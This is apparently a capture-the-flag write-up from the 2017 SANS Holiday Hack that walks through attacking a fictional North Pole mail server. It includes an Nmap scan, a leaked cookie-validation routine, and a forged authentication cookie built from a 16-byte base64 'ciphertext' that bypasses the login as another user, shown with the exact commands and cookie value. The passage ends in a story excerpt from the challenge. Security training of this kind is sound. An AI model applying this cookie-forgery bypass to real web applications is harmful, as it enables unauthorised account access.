


```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-12-21 23:35 UTC
Nmap scan report for mail.northpolechristmastown.com (10.142.0.5)
Host is up (0.00013s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:33:5b:ae:40:49:47:36:7d:e7:8a:c5:e3:21:ac:74 (RSA)
|_  256 a9:51:b4:b9:8d:96:f7:49:fc:11:83:70:53:f0:7d:bf (ECDSA)
25/tcp   open  smtp    Postfix smtpd
|_smtp-commands: mail.northpolechristmastown.com, PIPELINING, SIZE 10240000, ETRN, AUTH PLAIN LOGIN, AUTH=PLAIN LOGIN
, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
80/tcp   open  http    nginx 1.10.3 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/cookie.txt
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
143/tcp  open  imap    Dovecot imapd
|_imap-capabilities: more have post-login SASL-IR OK capabilities Pre-login LOGIN-REFERRALS listed LITERAL+ IMAP4rev1
 ID IDLE AUTH=PLAIN ENABLE AUTH=LOGINA0001
2525/tcp open  smtp    Postfix smtpd
|_smtp-commands: mail.northpolechristmastown.com, PIPELINING, SIZE 10240000, ETRN, AUTH PLAIN LOGIN, AUTH=PLAIN LOGIN
, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
3000/tcp open  http    Node.js Express framework
| http-robots.txt: 1 disallowed entry
|_/cookie.txt
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: Host:  mail.northpolechristmastown.com; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We port forward to 10.142.0.5, port 3000 and obtain a copy of cookies.txt for later use.

Our next step is to log in to the mail server. We have some Alabaster's credentials. Let's try them out.

MAIL SERVER




Email
alabaster_snowball@test.com

Password
••••••••••••••••••••••••

User Does Not Exist. Ex - first.last@northpolechristmastown.com

The server replies back with an error but also tells us the correct format. We try again but this time, it seems like the password may be incorrect. Time to find another way in.

COOKIE.TXT




```
//FOUND THESE FOR creating and validating cookies. Going to use this in node js
    function cookie_maker(username, callback){
        var key = 'need to put any length key in here';
        //randomly generates a string of 5 characters
        var plaintext = rando_string(5)
        //makes the string into cipher text .... in base64. When decoded this 21 bytes in total length. 16 bytes for IV and
        //Removes equals from output so as not to mess up cookie. decrypt function can account for this without erroring ou
        var ciphertext = aes256.encrypt(key, plaintext).replace(/\=/g,'');
        //Setting the values of the cookie.
        var acookie = ['IOTECHWEBMAIL',JSON.stringify({"name":username, "plaintext":plaintext,  "ciphertext":ciphertext}),
        return callback(acookie);
    };
    function cookie_checker(req, callback){
        try{
            var key = 'need to put any length key in here';
            //Retrieving the cookie from the request headers and parsing it as JSON
            var thecookie = JSON.parse(req.cookies.IOTECHWEBMAIL);
            //Retrieving the cipher text
            var ciphertext = thecookie.ciphertext;
            //Retrievingin the username
            var username = thecookie.name
            //retrieving the plaintext
            var plaintext = aes256.decrypt(key, ciphertext);
            //If the plaintext and ciphertext are the same, then it means the data was encrypted with the same key
            if (plaintext === thecookie.plaintext) {
                return callback(true, username);
            } else {
                return callback(false, '');
            }
        } catch (e) {
            console.log(e);
            return callback(false, '');
        }
    };
```

In cookie.txt, we find what could be how the web server generates and checks for the validity of authentication cookies. We can see in the cookie_maker function, that a random string is encrypted with a key and encoded in base64, producing a 21-byte long ciphertext. The ciphertext, along with the random string and username are passed as the cookie.

In the cookie_checker function, the ciphertext is decrypted by using a key stored on the server side. If the decrypted plaintext matches the plaintext passed in the cookie, then it can be inferred that both keys used to decrypt/encrypt the cookie is the same and access is granted.


Using the dev tools packaged with Firefox, we can inspect the values that are being passed in the cookie header. Additionally, we can edit these values to produce different results.

DEV TOOLS




Name	Value
EWA	{"name":"GUEST","plaintext":"","ciphertext":""}

If the ciphertext passed in the cookie is not encrypted with the same key on the server, then the authentication check will fail. Unfortunately, there's no way to determine the key unless access to the mail server is obtained. Fortunately, Pepper offers a brief explanation of how AES256 works and a very important clue


Pepper Minstix
Hint 3


AES256? Honestly, I don't know much about it, but Alabaster explained the basic idea and it sounded easy. During decryption, the first 16 bytes are removed and used as the initialization vector or "IV." Then the IV + the secret key are used with AES256 to decrypt the remaining bytes of the encrypted string.


Pepper Minstix
Hint 4


Hmmm. That's a good question, I'm not sure what would happen if the encrypted string was only 16 bytes long.

We know that the ciphertext is a base64 encoded string, with a length of 21 bytes. According to Pepper's explanation, the first 16 bytes are removed and used as the IV. The IV along with the secret key is used to decrypt the ciphertext. Consider then, what would happen if the entire ciphertext was only 16 bytes long? 16 bytes would still be removed as the IV and we would be left with a ciphertext of 0 length. What would happen then?

Let's test this out. First, we'll need a 16 byte length string. This is then encoded with base64 (as this is the format the the server is expecting). Finally, any trailing equals signs (=) are removed. We are left with our "fake" cipher text.


```
root@kali:/tmp# echo abcdefghijklmno | wc
      1       1      16
root@kali:/tmp# echo abcdefghijklmno | base64
YWJjZGVmZ2hpamtsbW5vCg==
root@kali:/tmp# echo abcdefghijklmno | base64 | sed 's/=//g'
YWJjZGVmZ2hpamtsbW5vCg
root@kali:/tmp# 
```


Using the Firefox dev tools, we edit the cookie header. We supply a username (in this case, alabaster.snowball@northpolechristmastown.com) along with the plaintext (blank) and our newly created ciphertext in the appropriate fields.



Name	Value
EWA	{"name":"alabaster.snowball@northpolechristmastown.com","plaintext":"","ciphertext":"YWJjZGVmZ2hpamtsbW5vCg"}

The page is refreshed, Firefox dev tools will now send the modified cookie over to the server and access to the mail server is obtained

ELF WEBMAIL ACCESS




Name	Value
EWA	{"name":"alabaster.snowball@northpolechristmastown...

```
Data
EWA: "{"name":"alab...pamtsbW5vCg"}"
  CreationTime: "Thu, 28 D...05:44 GMT"
  Domain: "192.168.1.188"
  Expires: "Fri, 29 Dec 20... 19:05:44 GMT"
  HostOnly: true
  HttpOnly: true
  LastAccessed: "Thu, 28 D...19:09 GMT"
  Path: "/"
  Secure: false
```


A wealth of information can be found within the email application including usernames, email address and of course, a page of the great book. Holly evergreen's email to everybody includes a link where the page of the Great Book is saved.

Holly's email



From: holly.evergreen@northpolechristmastown.com
To: all@northpolechristmastown.com
Date/Time: Tue, 5 Dec 2017 09:10:47 -0500
Subject: Lost book page
Message Body:


```
Hey Santa,

Found this lying around. Figured you needed it.

http://mail.northpolechristmastown.com/attachments/GreatBookPage4_893jt91md2.pdf

:)

-Holly
```



```
root@kali:/tmp# wget 192.168.1.188:3000/attachments/GreatBookPage4_893jt91md2.pdf
--2017-12-28 19:25:54--  http://192.168.1.188:3000/attachments/GreatBookPage4_893jt91md2.pdf
Connecting to 192.168.1.188:3000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1424499 (1.4M) [application/pdf]
Saving to: 'GreatBookPage4_893jt91md2.pdf'

GreatBookPage4_893jt91md2.pdf 100%[=============================================>]   1.36M  3.87MB/s    in 0.4s

2017-12-28 19:25:55 (3.87 MB/s) - 'GreatBookPage4_893jt91md2.pdf' saved [1424499/1424499]

root@kali:/tmp# 
```

This page of The Great Book tells the story of the munchkin Lollipop Guild, created to defend "Oz against all elven aggression". They are known to mount cyber attacks against the North pole where the elven Blue Team work day and night protecting the north pole from their attacks.

This page also brings alludes to the existence of Munckin Moles, who are rumored to have infiltrated the elven population.



The Rise of the Lollipop Guild

As tensions escalated immediately before The Great Schism, outright fistfights erupted in the streets of the Emerald City as the most radicalized Elves and Munchkins battled for turf. In those early days, the small-scale skirmishes were disorganized and chaotic. But as hostilities and violence continued to grow, organized groups of elite fighters emerged on each side to take control of the militias. One particularly noteworthy band of commandos named itself the "Lollipop Guild."

Today, despite its sweet candy-themed name, the Guild's mission is by no means sugar coated. The official, stated focus of this liliputian force is to apply elite military tactics to defend Oz against all Elven aggression. What's more, it's also believed (at least among the Elves) that the Lollipop Guild engages in offensive operations against the North Pole, both from a cyber and kinetic 